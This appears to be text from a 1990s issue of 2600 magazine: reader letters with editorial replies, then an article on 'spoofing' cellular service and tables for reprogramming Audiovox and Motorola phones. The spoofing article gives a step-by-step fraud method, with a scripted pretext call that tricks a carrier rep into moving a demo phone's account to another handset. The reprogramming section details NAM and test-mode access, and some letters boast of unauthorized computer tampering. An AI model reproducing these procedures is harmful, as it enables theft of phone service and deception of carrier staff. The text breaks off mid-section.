I've got a girl in Canada that I'd like to talk to alot, but I'm sure as hell not going to pay the idiots at the phone company 25 cents (or whatever it is) per minute to do that! I'm guessing that I need to make a red box or blue box (I have no idea what these are either), but I just want to be able to talk to her and not be charged for it. I already have a Rat Shack tone dialer, so I'm sure that will help, too.

Note: Please do not print this letter.

MA

If you don't want us to print your letter, don't email letters@2600.com. Besides, it's either this or no reply at all since we can't possibly answer the amazing amount of letters we get. As far as your problem, you do not want to be boxing if all you want to get out of it is a free phone call. You've eliminated the exploration and discovery aspect and have jumped right to getting something for nothing. That's not what we're about. Learn about the technology and you'll get a lot more than a free phone call. And speaking of free phone calls, look into the emerging technology on the Internet that allows you to place voice and video calls around the

planet with no per-minute charges. Great for impressing girls.

Words of Thanks

Dear *2600:*

Wow! I just read my first issue of *2600* cover to cover, and damn, you guys do a nasty fine job of stirring the pot. I knew of *2600* before, knew it was *The Hacker Quarterly*, but I had no glimmer that it was all about personal and digital freedom. In fact, until today I was under the false impression that *2600* was for a "wacko fringe" of angry/curious/bored malcontents who just wanted to fuck with the System. I didn't think about the fact that fucking with the U.S. O/S in today's climate translates into fighting for personal liberty.

Your web site is awesome; I've just spent the last hour or so reading and printing out pages (the S.S. and Steve Jackson stuff is the absolute shit!) to pass along to friends and associates. And I plan to be at the next Friday meet here in Seattle. Damn, kids, you've got my head spinning (not that it doesn't spin a lot of the time anyway)!

Thank you for being so goddamn pugnacious in the face of the Oppressors and looking out (even vicariously) for the freedom of people like me who are just catching on.

C.S. Spankford
Seattle, WA

Dear *2600:*

I was browsing through Barnes and Noble and came across *2600*. I've never seen more underground info in a mainstream bookstore before. Is your zine legal just because the FBI hasn't bothered to leaf through it or do you sneak copies on the shelf when nobody's looking or do you play the establishment against itself or what?

DFW

What we do isn't illegal and no federal agency will be able to change that - at least, not without making a lot of other things illegal.

Applying Knowledge

Dear *2600:*

I have a comment and a story to relate. First my comment: Keep up the good work! I don't know if I really consider myself a *hacker* as such (I'm a scientist), but I love learning about the technology around me. I firmly believe that knowledge, like anything else, can be used for good or evil; my son can verify that. I hereby salute you for providing knowledge to the masses!

Secondly, I want to pass on this story. My wife and I were driving around Leesburg, VA on Rte. 15 and we came to an intersection with something funny going on. All four stop lights were red and each had bright white strobing lights blinking on and off very quickly. In addition, traffic was beginning to pile up on all four sides. Understandably, nobody wanted to go through a red light. Neither of us had ever seen anything remotely similar to this before. Luckily, I remembered reading about how the police and fire departments change the lights green by using an infrared strobe and I might be able to simulate this by flashing the brights. So, I told my wife to flash the brights. What did we have to lose? Well she did it and *only our* traffic light turned green! Needless to say, that little trick gained me much respect in her eyes and got the traffic moving again. Those other folks might still be sitting there! Too bad for them. Maybe they should read *2600!*

Dr. Bob
Germantown, MD

Coin Collection

Dear *2600:*

One day while sitting in Garfields and staring at Galaxian, the only game they had there, I started to wonder if video games and payphones operated on the same coin collection principles. If so, well, you know what I'm getting at. I haven't had a chance to test this theory yet, but in the future I'll try. Although I suppose it wouldn't be wise in crowded video arcades or restaurants.

Anonymous

Worth the risk if you become the first person ever to box a video game.

Trouble

Dear *2600:*

I recently bought your magazine at my local newsstand. I loved the magazine the second I started reading it. I read it all the way through twice. I showed all my friends who wouldn't tell their parents and they liked it. I hid your magazine between my mattress so my parents would not find it. A week after I bought your magazine my mom was changing the sheets on my bed while I was at school. I came home thinking everything is fine until I saw the magazine laying on my bed. My mom got pissed at me and screamed and yelled at me and told me not to bring home trash like that. I plan to buy your magazine again and find a better place to hide it. Please don't mail me back - I'm afraid my mom will find out again!

alien13

Some parents react to hackers the same way others react to pornography. It's a real sad sign of the times.

On The Inside

Dear *2600:*

Just thought I would drop a quick note and say that I support you guys fully. I work for US West and support phreaking to the fullest. It's great to experiment and learn different things that otherwise would not be taught

to you. Don't get me wrong; I support my employer but I have been a phreaker, so to speak, far longer than an employee of US West. I do not condone stealing from the phone company but I do condone expanding knowledge of phones by whatever means is necessary. Happy phreaking.

Cpt. Kirk

Retail Madness

Dear *2600:*

Just last week I went to my neighborhood Costco (Price Club). They always have a screen saver and a password on each computer. I asked the guy in that department why they did that and he said some hacker would probably come in and erase everything on the computer. I wasn't too happy with this, so when he went to the bathroom I shut the computer off. It came back on in Windows 95 and I was able to make my own account. Then I looked at their screen saver. It said "Welcome To Costco" (because it was at the front of the building and everyone who came in saw it). I decided to change it and put in a new password. Now everyone who comes into the store sees a screen saver that says in big letters "Hack The Planet, Read *2600*". When I was leaving, I saw the guy trying to guess the password. He'll never get it. It's BernieS.

Jamez Bond

Update

Dear *2600:*

Please let your readers know that the encryption program CODEIT3.ZIP is now available. It has been compiled into an executable, and I will email it upon request. I can be reached at MRGALAXY@AOL.COM. This program is superior to the CODEIT2 program featured in the encryption article. It can also be downloaded from AOL. Please remember that no sensitive encryption is used by this program. Even though the encryption algorithm is simple, it is still effective. I welcome any comments any users may have.

MRGALAXY

Suspicion

Dear *2600:*

I've been a reader of your magazine off and on for quite some time now. I never really imagined anyone *really* getting in trouble for asking simple questions until I myself was visited by the police. I had posted a letter to alt.locksmithing asking if anyone knew anything about the locks that were used at MIT, more explicitly Tech Square (the Laboratory of Computer Science buildings). I'm sure many of you can understand why someone would ask about Tech Square, since it is the origin of many things in our culture. Unfortunately, the Cambridge Police Department, and a few other law enforcement agencies didn't see it as an innocent question.

First I received a response from a user at bronze.lcs.mit.edu. This seemed innocent to me since lcs is the laboratory of computer science at MIT. The person made a point of saying they had Master locks and if I wanted them they may let me get ahold of a set, asking what I'd do with them. I didn't honestly believe it. I just thought it was someone trying to act cool and make themselves look good. So I told the person I wasn't all that interested in really even *having* a Master lock; I would just like to see one and compare it with something else to see the difference. So he continued talking to me, saying that he had friends who were members of a local hacking group at MIT. So, as most anyone else would do, I asked him if I could join them at one of their meetings. I was being really open with the guy, and he seemed friendly enough, so what was I to hide? So he asked for my phone number, saying we could meet up and then join with the group.

I was then visited by the police and told that lately there had been multiple thefts occurring in the general area of Tech Square and that they were investigating everyone who was a suspect. I was then told that they wanted to see *no* instances of me using or trying to play with a lockpick, even if it was on my own lock. I assume the cop didn't realize I was trying to get a license as a locksmith so I could legally hold a set. He said he was familiar with the hacking community at MIT and he didn't want to see anything like that happening. I guess that now means I should just sell my computer and all my other equipment and get a job at 7-11. I was also told that I shouldn't really go near Tech Square and even though I didn't do anything technically wrong I was going to be reprimanded for it. Can you imagine that? I never did anything, yet I was to be punished anyway.

Don't you think they at least wonder where such people that can do locksmithing come from? Do you think they just automatically go "*POOF* I'm a locksmith"? It's a skill, not just something you can read, and become. From what I understand it isn't illegal to be a locksmith, or possess the skill. Otherwise there would be a few businesses near me *out* of business.

To top everything off, the locks at Tech Square are mostly Schlage high security locks. The company itself is willing to offer a thousand dollars on the spot for someone who can reproduce the results of picking one of their locks.

Redial

Videotext

Dear *2600:*

In the Summer issue of *2600*'s letters section I saw an article by Airwolf about text on your TV via a closed captioning decoder. He mentioned how he hoped that

one day they could be interactive. Well, in many countries around the world they already are.

In most European and African countries they have something like that but much more advanced. The information is transmitted in the open space between the flashing images that make up video. You navigate by punching in 3 digit numbers with your remote and the "pages" of information are color text with art similar to ASCII art. Each channel has different information. In the United Kingdom, for example, Sky News has news and weather information, while The Children's Channel has little educational games. Of course the major use of this technology is showing people what's going to be on the channel and that is very nice to have. Most of the "pages" have little banner-type ads similar to those found on web pages which makes it even more surprising that American TV stations didn't pick up on it.

MLiq

Chip Implants

Dear *2600:*

About the people tagging in your Summer '96 issue - my friend's sister took her daughters in to the county nurse to be immunized. The nurse gave her a pamphlet stating the benefits of having a type of computer chip put in her children's arms to keep track of their immunization records. Interesting, huh? I'm trying to get ahold of one of these pamphlets. Big Brother is closer than we think. In fact it is at work in many ways already. This took place in Cavalier County, North Dakota.

Oddball

Hacker Defense

Dear *2600:*

In the Summer 1996 issue, someone named "I.M. Free" from Milwaukee wrote in complaining about this magazine and criticizing hackers by saying we all wear coke bottle glasses and live in closets. I think he's just pissed off because he's realized that when we hackers grow up, we'll make *twice* as much money in a *week* than he'll *ever* make in a *year*.

Charr

Battling *69

Dear *2600:*

I stopped war dialing for about a year and recently I got back into it. I soon realized that war dialing was not going to be as easy as it used to be. The first number I dialed, a voice picked up and said, "Hello? Hello?" This is what I was used to. As soon as my computer hung up the line and got ready to dial the next number, I received an incoming call. It was the guy I just war dialed. I was surprised - call return (*69) had totally slipped my mind. I have tried to war dial a couple of times since then but the same thing happens. The modem is not able to dial out because the line is tied up with all the angry incoming calls. I am able to block Caller ID with the handy *82 disable number, but what can I do about call return?

Ty Osborn
Guy At The Desk

*Since you're obviously in a part of the country where blocking (*67) does not disable *69, we have an alternate solution. Get call forwarding on your line so that when people call you back, it goes someplace else and doesn't interfere with your dialing. That's a marketing angle the phone companies are unlikely to pursue.*

Cash Registers

Dear *2600:*

In your last zine (Vol. 13, #1), there was an article called "Sharp Cash Trix". I just want to add some info to it. The author says that the cash register is an ER-3100 and he didn't say that any other cash register could do the same thing. One day a friend and I were at the local Office Depot when we passed by an aisle full of cash registers. I didn't think anything of them except to push a few buttons. Then my friend reminded me of the article so we started searching for the little levers. There were about ten registers. None of them were the ER-3100 models but they all had the little levers. Thanks for the ideas, Dennis Fiery! While we were at Office Depot we decided to wreak havoc among their computers by erasing system files, making text files that said there was a virus on their computer. It's funnier than hell to put a text file in their autoexec file and make it retype itself with a batch file. Then you watch an employee try to scan their computer for viruses.

Spydir Man
Phoenix

By erasing files, you crossed the line from mischief to vandalism. That's nothing to be proud of.

Disney Facts

Dear *2600:*

When I first read the article in the Winter 95-96 issue about "Infiltrating Disney" by Dr. Delam, I was quite perturbed. I was not surprised to see others felt this way and wrote to you in the Spring 96 issue. This is why I am now writing.

Concerning the letter by The Imagineer, it seems he was trying to get the point across that he was an expert on Disney World. The one sentence that caught my attention and that makes him sound almost as bad as Dr. Delam is, "A numerical keypad, yes, but a hand print reader?!?! No!!!" I have been a Disney cast member for three years now and currently work right next door to the DACS area that has been mentioned in the past two letters. I am writing to say that yes, there is a hand read-

er at the front door of DACS. It is an ID3D Handkey system by Recognition Systems, Inc. This door-key system requires a person to type in a five digit code and then lay their hand on a metal plate located under the keypad. There are no optical sensors on the plate, and I have been told by two people with codes that it uses a temperature reader of some sort. (I didn't research far into the temperature thing, so don't quote me on that one.) The funny thing is, you can get into DACS without using this system at all. Dr. Delam said that there is a camera looking out of these doors. This is because if you press the doorbell, a receptionist looks at her camera monitor, and can buzz you in. Another thing - you may have realized that I said "front door". That is because there are five more entrances into DACS, and all you need is a "normal" key to get in. DACS is not as great as people make it out to be. Pretty much all it has are the computers to run all of the attractions and the personnel computers that hold cast members' information. If you ask me, the security level that they try to show off at the front door is too much technology for what they need.

Line Noise
Orlando

Crazy Phone

Dear *2600:*

When walking around a strip mall, I heard a beeping sound. It sounded like a beeper, but faster. I looked around and no one was there. But there was a NYNEX pay phone! It was beeping. I picked up the receiver and it stopped. So I dialed my friend's house and I heard the "Thank You For Using NYNEX" recording. It didn't ask for any money, the call didn't go through, and when I hung up the phone, it started beeping again! What could this be?

PoT-UsA

Sounds like one of NYNEX's new phones was in some sort of trouble. These models are almost exactly like COCOTs and a number of them cut off the touch-tone pad after only a few digits. When you pick up the receiver, you hear a fake dial tone. After you actually dial the number, the phone grabs a real dial tone and makes the call. It sounds like this phone was having trouble getting a real dial tone so it started screaming for help.

Paranoia

Dear *2600:*

I would just like to say that so far you have done an excellent job of putting out nearly the only magazine focused on our personal social group. However, I have a few comments and compliments.

First, you people are seriously paranoid. It would be helpful for you to learn the difference between someone singling you out for persecution and someone having a legitimate reason to suspect you. A case in point, the letter two issues ago in which the teenager was angry because the guards at the electronics store wanted to search his bag as he was leaving. Although he might not have actually been shoplifting, you must realize two facts: first, more teenagers shoplift than any other social group; and second, backpacks are an important tool in shoplifting.

Therefore, a teenager with a backpack is a likely suspect. Such suspicion is different from a guard following him through his whole visit. That would be persecution.

My compliment (and I do have one) is for your article entitled "Hacking Disneyland". This urban hacking is the kind of thing I would like to read more of. It is nice to see a break from the technical articles, although they are very well written.


Ben
Wichita, KS

Whether or not more teenagers are caught shoplifting, singling out one group of people is illegal. We don't have a problem with stores that require you to check your bags but there's something very wrong with stores that subject their own customers to searches as a routine measure. It's also worth noting that the author of the article never said he was a teenager. You're making a rather large assumption.

Immortalize Yourself

Send your letters to:

2600 Editorial Dept.
P.O. Box 99
Middle Island, NY 11953-0099



Ancient Computer Contest

The goal is simple. Find the oldest computer system hooked into the net. It could be a UNIVAC. Or a DEC 10. Maybe a Timex Sinclair. Who knows? If you're the first one to find an ancient system and it stays on the net throughout 1996, you'll win a lifetime subscription to 2600!

Send entries to:

2600 Ancient Computers
PO Box 99
Middle Island, NY 11953
or email contest@2600.com

SPOOFING CELLULAR SERVICE

by Baxlyder

One day while sitting around the house being real bored, I came up with a novel idea. What if you didn't have to clone cellular phones to phreak from them... what if you could buy a used phone from say, a pawnshop or something, and within a couple of hours you could be sitting at the mall chatting with your friend in Australia? Impossible you say? Guess again... I know of some instances where this has been done.

Most hackers I have spoken with think the *only* way to phreak cellular is to clone a phone. *Not true.* The easiest way next to cloning a phone is to spoof the celco. To do the spoof the first thing you need to know is some history behind this method. Now I'm sure just about everybody has gone to the Bell, Nynex, AT&T Wireless, etc. cellular centers and placed calls on the phones in the store on display. Well, this is a *working* cellular account that is *very vulnerable* to spoofing. Catching on yet? No? OK, since this is a working account, wouldn't one think that you could in theory use this account on *any* phone if the ESN and mobile number matched what was in the account? Well, there you go. I know of this being done before. And, as far as my source in the industry has told me, the culprit has yet to be caught.

Now that you know somewhat what I am getting at, let's get into how it was done and how some celcos have put an end to this method of unauthorized use of the cellular systems.

To do this, you would need some information first off, and that is as follows:

1. The cellular number of the demo phone, easily obtained. Simply turn the phone on, and with *most* phones, hit RCL, #. Remember this number as it will be the new phone's number.

2. The ESN of the demo phone, usually found under the mobile's battery pack on the sticker with the manufacturer's info.

3. The store number and address - also a good idea to know the manager's name and the hours of operation.

Now that you are armed with this information, take the ESN off of your phone, and convert it to decimal if it is not already in that form. Most cities have two celcos. Call the celco that you intend to spoof, and tell them you are buying a used phone and would like to make sure it is not stolen or that it doesn't have an outstanding bill. More times than not, the rep will be more than happy to do this for you. He/she is just helping the customer out. If the rep says it is in the bad list or more commonly referred to as the "Negative File", ask if it is because of a bill owed. They will usually tell you if it is. If the rep says he/she cannot tell you, then the phone is more than likely stolen, and cannot be used for spoofing. Save it for later cloning and get another phone. Once you have this information, if the phone is not stolen and doesn't have a bill with that celco, then skip the next step. If it only has an outstanding bill, then wait about 10 or 15 minutes and call the celco you intend to spoof back, and tell them you are signing up with the other celco, and they said to call y'all and get the phone "cleared". Most of the time the rep will tell you to hold, then after a minute or two come back and say, "Sir, you shouldn't have any problems hooking your phone up with blah blah celco, I had your phone removed from the negative file" or something to that effect. If not, raise hell about it and ask to

speak to the supervisor. All you want to do is get legit service with the other celco, and the first celco can't stand in the way of the other's business.

Now the fun part where your social engineering skills come into play. You can now call the celco up and say you are one of their employees from the phone center you visited, and need blah blah whatever done because your systems are down and you've had a bad day or whatever. A possible scenario would be something like:

CELCO REP: Joe Blow Cellular, my name is Jomama, may I help you?

SPOOFER: Hi Jomama, this is Phred from the Anytown office. Our system is down out here, and I need you to pull up mobile number NPA-XXX-XXXX for me.

CELCO REP: OK Phred, hold on a second while I get into the switch.... OK, what can I do for you?

SPOOFER: We had a customer's kid drop one of the demo phones and I need to verify ESN on that account. It should be 12345678901.

CELCO REP: Yes phred, that's correct.

SPOOFER: Looks like the kid broke it. OK, I'm gonna need you to change that to 12345678902.

CELCO REP: Ok phred, done. Can I do anything else for you?

SPOOFER: Nope, that was it. Thanks, bye.

Don't be afraid to engage in idle chit-chat while the rep is working in the switch. It makes you seem more believable, plus the rep is less likely to have a chance to question who you claim to be if you keep their mind occupied with other things. What you have done in the above scenario is called the celco claiming to be one of their technicians, and, as far as the rep knows, you just replaced a damaged display phone.

The drawback of this method is that once the celco figures out what has happened, your phone is as hot as a stolen phone and is then worthless. Second of all, this is considered fraud and is a federal crime. But it is a cheap, easy method of getting cellular service, without having to buy a lot of expensive equipment to clone phones, which, by the way, is illegal (as if you didn't know).

REPROGRAMMING DATA

by JS

Here is some info on reprogramming your cell phones.

AUDIOVOX BC40, 45, CMT400, 405, 410, 450, 550, 600, 605, 750, 1700, SP75

NOTES: This is a single NAM unit.
The ESN prefix is 138 decimal, 8A hex (Toshiba)
You MUST know the lock code to program this unit.
Audiovox: 516-231-6051/213-926-7758

NAM PROGRAMMING:

1. With the power turned on enter N N N FUNC # 1, where NNN is the three digit lock code. The manufacturer's default is 000.
2. The # key increments the step number.
3. The * key decrements the step number.
4. STO enters the data for each step.
5. You MAY directly access any step by pressing RCL followed by the step number.
6. FUNC SND completes programming.
7. FUNC CLR exits programming mode.

PROGRAMMING DATA:

STEP#	#OF DIGITS/RANGE	DESCRIPTION
01	3 DIGITS	FIRST THREE DIGITS OF PHONE NUMBER
02	4 DIGITS	LAST FOUR DIGITS OF PHONE NUMBER
03	3 DIGITS	LOCK CODE
04	3 DIGITS	AREA CODE
05	00001 - 32767	SYSTEM ID
06	0 OR 1	HORN ALERT
07	0 OR 1	HANDS FREE
08	0 OR 1	CONTINUOUS DTMF
09	0 OR 1	REPERTORY DIALLING
10	00 TO 15	GROUP ID (10 FOR USA)
11	00 TO 15	ACCESS OVERLOAD CLASS
12	0000 (ONLY)	STATION CLASS MARK
13	0 OR 1	LOCAL USE MARK
14	0 OR 1	MIN MARK
15	0333/0334	IPCH, AUTOMATICALLY SET
16	0 OR 1	PREFERRED SYSTEM, AUTOMATICALLY SET
17	000 TO 255	SEE NOTE 1 BELOW
18	000	SET TO 000 ONLY
19	000	SET TO 000 ONLY
20	00001 - 99999	SYSTEM ID INHIBIT
21	0 TO 31	HORN ALERT TIME OUT IN HOURS (CMT 550 ONLY)
22	0 TO 31	ELEC MESSAGE RECORDER TIME OUT IN HOURS (CMT 550 ONLY). SEE ALSO NOTE 2 BELOW.
23	0 TO 255	NO CHARGE AIR TIME DELAY IN SECS (NOT ALL MODELS)
24	000 TO 999	AIR TIMER CLEAR CODE
25	000	SET TO 000 ONLY
26	CHECKSUM	AUTOMATICALLY SET
27	CHECKSUM	AUTOMATICALLY SET

NOTES:

1. These options can be selected by adding together the following codes:

 0 = No options.
 1 = Preferred system lock (not on CMT 550).
 2 = Auto Lock (CMT 550 only).
 4 = Call timer beep CMT 550 only).
 8 = Home Roam inhibit.
16 = Automatic system redial (CMT 550 only).

Add together the codes of the desired options, for example to select call timer beep and auto redial add 4 to 16 for a code of 020.

2. 1 to 31 hours, except that a setting of 0 will turn phone off after 8 hours.

LOCK: F 4. UNLOCK: Enter three digit code.

A/B SYSTEM SELECT:

This procedure only works on models manufactured after September 19, 1987. The first two digits of the serial number indicate the month (01-12), the third digit of the serial number indicates the last digit of the year (198n).

FCN 7 STO = PREFERRED SYSTEM.
FCN 8 STO = HOME SYSTEM ONLY.
FCN 9 STO = NON PREFERRED SYSTEM.
FCN 0 SWITCHES BETWEEN A/B AND B/A.
PRESS STO WHEN THE DESIRED OPTION IS DISPLAYED.

MOTOROLA

NOTES: Some units have dual NAM's.
The ESN prefix is 130 decimal, 82 hex.
Motorola: 1-800-331-6456

There are MANY different models of Motorola phones sold under various brand names. If you think it's a Motorola, it probably is.

Determine which access sequence to use:

HAND HELD PORTABLE MODELS

If the phone has an FCN button and no MENU button use sequence 1.
If the phone has no FCN button use sequence 2.
If the phone has a MENU button and an FCN button use sequence 4.

INSTALLED MOBILE PHONES AND TRANSPORTABLE MODELS

If the phone has no FCN button and no RCL button use sequence 3.
If the phone has an FCN button use sequence 4.
If the phone has a MEM button use sequence 5.
If the phone has an RCL button and no FCN button use sequence 6.

SEQUENCE#	ACCESS CODE
1	FCN (SECURITY CODE TWICE) RCL
2	STO # (SECURITY CODE TWICE) RCL
3	CTL 0 (SECURITY CODE TWICE) *
4	FCN 0 (SECURITY CODE TWICE) RCL
5	FCN 0 (SECURITY CODE TWICE) MEM
6	CTL 0 (SECURITY CODE TWICE) RCL

The default security code is 000000. The CTL (control) button is the single black button on the side of the handset.

NAM PROGRAMMING:

1. Turn the power on.
2. Within ten seconds enter the access sequence as determined above.
3. The phone should now show "01" in the left of the display. This is the first programming entry step number. If it does not, the security code is incorrect, or the programming lock-out counter has been exceeded. In either case you can still program the unit by following the steps under TEST MODE PROGRAMMING below.
4. The * key is used to increment each step: Each time you press * the display will increment from the step number, displayed on the left, to the data stored in that step, displayed on the right. When the data is displayed make any necessary changes and press * to increment to the next step number.
5. The SND key is used to complete and exit programming when any STEP NUMBER is displayed. If you have enabled the second phone number bit in step 10 below then pressing SND will switch to NAM 2. Steps 01 thru 06, 09, and 10 will repeat for NAM 2, the step number will be followed by a "2" to indicate NAM two.
6. The CLR key will revert the display to the previously stored data.
7. The # key will abort programming at any time.

PROGRAMMING DATA:

STEP#	#OF DIGITS/RANGE	DESCRIPTION
01	00000 - 32767	SYSTEM ID
02	3 DIGITS	AREA CODE
03	7 DIGITS	TEL NUMBER
04	2 DIGITS	STATION CLASS MARK
05	2 DIGITS	ACCESS OVERLOAD CLASS
06	2 DIGITS	GROUP ID (10 IN USA)
07	6 DIGITS	SECURITY CODE
08	3 DIGITS	LOCK CODE
09	0333 OR 0334	INITIAL PAGING CHANNEL
10	6 DIGIT BINARY	OPTION PROGRAMMING (SEE NOTE 1)
11	3 DIGIT BINARY	OPTION PROGRAMMING (SEE NOTE 2)

NOTES:

Take care with Motorola's use of "0" and "1". Some options use "0" to enable, some use "1".

1. This is a 6 digit binary field used to select the following options:

Digit 1: Internal handset speaker, 0 to enable.
Digit 2: Local Use Mark, 0 or 1.
Digit 3: MIN Mark, 0 or 1.
Digit 4: Auto Recall, always set to 1 (enabled).
Digit 5: Second phone number (not all phones), 1 to enable.
Digit 6: Diversity (Two antennas, not all phones), 1 to enable.

2. This is a 3 digit binary field used to select the following options:

Digit 1: Continuous DTMF, 1 to enable.
Digit 2: Transportable Ringer/Speaker, 0=Transducer, 1=Handset.
Digit 3: 8 hour time out in transportable mode, 0 to enable.

TEST MODE ACCESS:

INSTALLED MOBILE PHONES AND TRANSPORTABLE MODELS

To enter test mode on units with software version 85 and higher you must short pins 20 and 21 of the transceiver data connector. An RS232 break out box is useful for this, or construct a test mode adaptor from standard Radio Shack parts.

For MINI TR or Silver Mini Tac transceivers (smaller data connector) you can either short pins 9 and 14 or simply use a paper clip to short the hands free microphone connector.

HAND HELD PORTABLE MODELS:

There are two basic types of Motorola portable phones, the Micro-Tac series "Flip" phones, and the larger 8000 and Ultra Classic phones. Certain newer Motorola and Pioneer badged Micro-Tac phones do not have a "flip", but follow the same procedure as the Micro-Tac.

8000 & ULTRA CLASSIC SERIES:

If you have an 8000 series phone determine the "type" before trying to enter test mode. On the back of the phone, or on the bottom in certain older models, locate the F09... number. This is the series number. If the FOURTH digit of this number is a "D" you CANNOT program the unit through test mode. A Motorola RTL4154/RTL4153 programmer is required to make any changes to this unit.

Having determined that you do not have a "D" series phone the following procedure is used to access test mode:

Remove the battery from the phone and locate the 12 contacts at the top near the antenna connector. These contacts are numbered 1 through 12 from top left through bottom right. Pin 6, top right, is the Manual Test Mode Pin. You must ground this pin while powering up the phone. Pin 7 (lower left) or the antenna connector should be used for ground. Follow one of these procedures to gain access to pin 6:

1. The top section of the battery that covers the contacts contains nothing but air. By careful measuring you can drill a small hole in the battery to gain access to pin 6. Alternately simply cut the top off the battery with a hack saw. Having gained access use a paper clip to short pin 6 to the antenna connector ground while powering up the phone.
2. If you do not want to "destroy" a battery you can apply an external 7.5 volts to the + and - connectors at the bottom of the phone, ground pin 6 while powering up the phone as above.
3. You can also try soldering or jamming a small jumper between pins 6 and 7 (top right to lower left), or between pin 6 and the antenna connector housing ground. Carefully replace the battery and power up the phone. Use caution with this method not to short out any other pin.
4. A cigarette lighter adaptor, if you have one, also makes a great test mode adaptor as it can be disassembled to give you easier access to pin 6.

Many are pre-marked, or even have holes in the right location. This is because they are often stamped from the same mold that the manufacturer uses for making hands-free adaptor kits and these kits require access to the phone's connectors.

MICRO-TAC "FLIP" SERIES:

This phone follows similar methods as outlined for the 8000 series above. Remove the battery and locate the three contacts at the bottom of the phone, the two outer contacts are raised and connect with the battery. The center contact is recessed. This is the Manual Test Mode connector. Now look at the battery contacts, the two outer ones supply power to the phone, the center contact is an "extra" ground. This ground needs to be shorted to the test mode connector on the phone. The easiest way to do this is to put a small piece of solder wick, wire, aluminum foil, or any other conductive material into the recess on the phone. Having done this carefully replace the battery and turn on the power. If you have been successful the phone will wake up in test mode.

TEST MODE PROGRAMMING:

When you first access test mode the phone's display will alternate between various status information that includes the received signal strength and channel number. The phone will operate normally in this mode. You can now access Service Mode by pressing the # key. The display will clear and a ' will appear. Use the following procedure to program the phone:

1. Enter 55# to access programming mode.
2. The * key advances to the next step. (NOTE that test mode programming does NOT have

step numbers, each time you press the * key the phone will display the next data entry.)
3. The CLR key will revert the display to the previously stored data.
4. The # key aborts programming at any time.
5. To complete programming you must scroll through ALL entries until a ' appears in the display.
6. Note that some entries contain more digits than can be displayed by the phone. In this case only the last part of the data can be seen.

TEST MODE PROGRAMMING DATA:

STEP#	#OF DIGITS/RANGE	DESCRIPTION
01	00000 - 32767	SYSTEM ID
02	8 DIGIT BINARY	OPTION PROGRAMMING, SEE NOTE 1 BELOW
03	10 DIGITS	MIN (AREA CODE & TEL#)
04	2 DIGITS	STATION CLASS MARK
05	2 DIGITS	ACCESS OVERLOAD CLASS
06	2 DIGITS	GROUP ID (10 IN USA)
07	6 DIGITS	SECURITY CODE
08	3 DIGITS	LOCK CODE
09	3 DIGITS	SERVICE LEVEL (LEAVE AT 004)
10	8 DIGIT BINARY	OPTION PROGRAMMING, SEE NOTE 2 BELOW
11	8 DIGIT BINARY	OPTION PROGRAMMING, SEE NOTE 3 BELOW
12	0333 OR 0334	INITIAL PAGING CHANNEL
13	0333	"A" SYSTEM IPCH
14	0334	"B" SYSTEM IPCH
15	3 DIGIT	NUMBER PAGING CHANNEL (021 IN USA)
16	8 DIGIT BINARY	OPTION PROGRAMMING, SEE NOTE 4 BELOW

Steps 01 through 06 and 12 will repeat for NAM 2 if the second phone number bit has been enabled in step 11.

NOTES:

Take care with Motorola's use of "0" and "1". Some options use "0" to enable, some use "1".

These are eight digit binary fields used to select the following options:

1. (step 02 above, suggested entry is: 11101001 for "A" system, 10101001 for "B" system)

Digit 1: Local use mark, 0 or 1.
Digit 2: Preferred system, 0 or 1.
Digit 3: End to end (DTMF) dialing, 1 to enable.
Digit 4: Not used, enter 0.
Digit 5: Repertory (speed) dialing, 1 to enable.
Digit 6: Auxiliary (horn) alert, 1 to enable.
Digit 7: Hands free (VSP) auto mute, 1 to enable (mutes outgoing hands-free audio until the MUTE key is pressed).
Digit 8: Min mark, 0 or 1.

2. (step 10 above, suggested entry is: 00000100)

Digits 1 - 4: Not used in USA, enter 0.
Digit 5: Single system scan, 1 to enable (scan A or B system only, determined by bit 2 of step 02. Set to "0" to allow user the option).
Digit 6: Super speed dial, 1 to enable (pressing N, or NN SND will dial the number stored in memory location NN).
Digit 7: User selectable service level, 0 to enable (allows user to set long distance/memory access dialing restrictions).
Digit 8: Lock function, 0 to enable (allows user to lock/un-lock the phone - if this is set to 1 the phone cannot be locked).

3. (step 11 above, suggested entry is: 00000000)

Digit 1: Handset programming, 0 to enable (allows access to programming mode without having to enter test mode).
Digit 2: Second phone number (not all phones), 1 to enable.
Digit 3: Call timer access, 0 to enable.
Digit 4: Auto system busy redial, 0 to enable.
Digit 5: Speaker disable, 1 to enable (use with select VSP units only, do not use with 2000 series mobiles).
Digit 6: IMTS/Cellular, 1 to enable (rarely used).
Digit 7: User selectable system registration, 0 to enable.
Digit 8: Dual antennae (diversity), 1 to enable.

4. (step 16 above, suggested entry is: 0011010 for portable and 0011011 for mobile units)

Digit 1: Not used, 0 only.
Digit 2: Not used, 0 only
Digit 3: Continuous DTMF, 1 to enable (software version 8735 and later)
Digit 4: 8 hour time-out, 0 to enable (software version 8735 and later)
Digit 5: Not used, 0 only.
Digit 6: Failed page indicator, 0 to enable (phone beeps when an incoming call is detected but signal conditions prevent completion of the call).
Digit 7: Portable scan, 0 for portable, 1 for mobile units.

OTHER USEFUL TEST MODE COMMANDS:

01# RESTART (POWER OFF THEN ON)

02# STATUS DISPLAY, ALTERNATES BETWEEN:

ABC DEF where:

ABC = Channel number
DEF = Received sensitivity for that channel

and: A B C D E F G where:

A = SAT frequency (0=5970, 1=6000, 2=6030, 3=no channel lock)
B = Carrier (0=off, 1=on)
C = Signalling tone (0=off, 1=on)
D = Power level (0 through 7)
E = Channel mode (0=voice channel, 1=control channel)
F = Receive audio mute (0=unmuted, 1=muted)
G = Transmit audio mute (0=unmuted, 1=muted)

Press * to hold display and # to end.

07# Mute receive audio.
08# Unmute receive audio.
32# Initialize non-volatile memory (resets air timers and all memory locations, makes phone look "new").

36NNN# (NNN in milliseconds) tunes from channel 1 to 666 in order, pauses for NNN milliseconds, or press * to pause scan. # aborts.

Other test mode commands are available, but not covered here. Use caution as it is possible to alter settings that will make the phone operate unreliably, if at all!

C-SCAN OPTION:

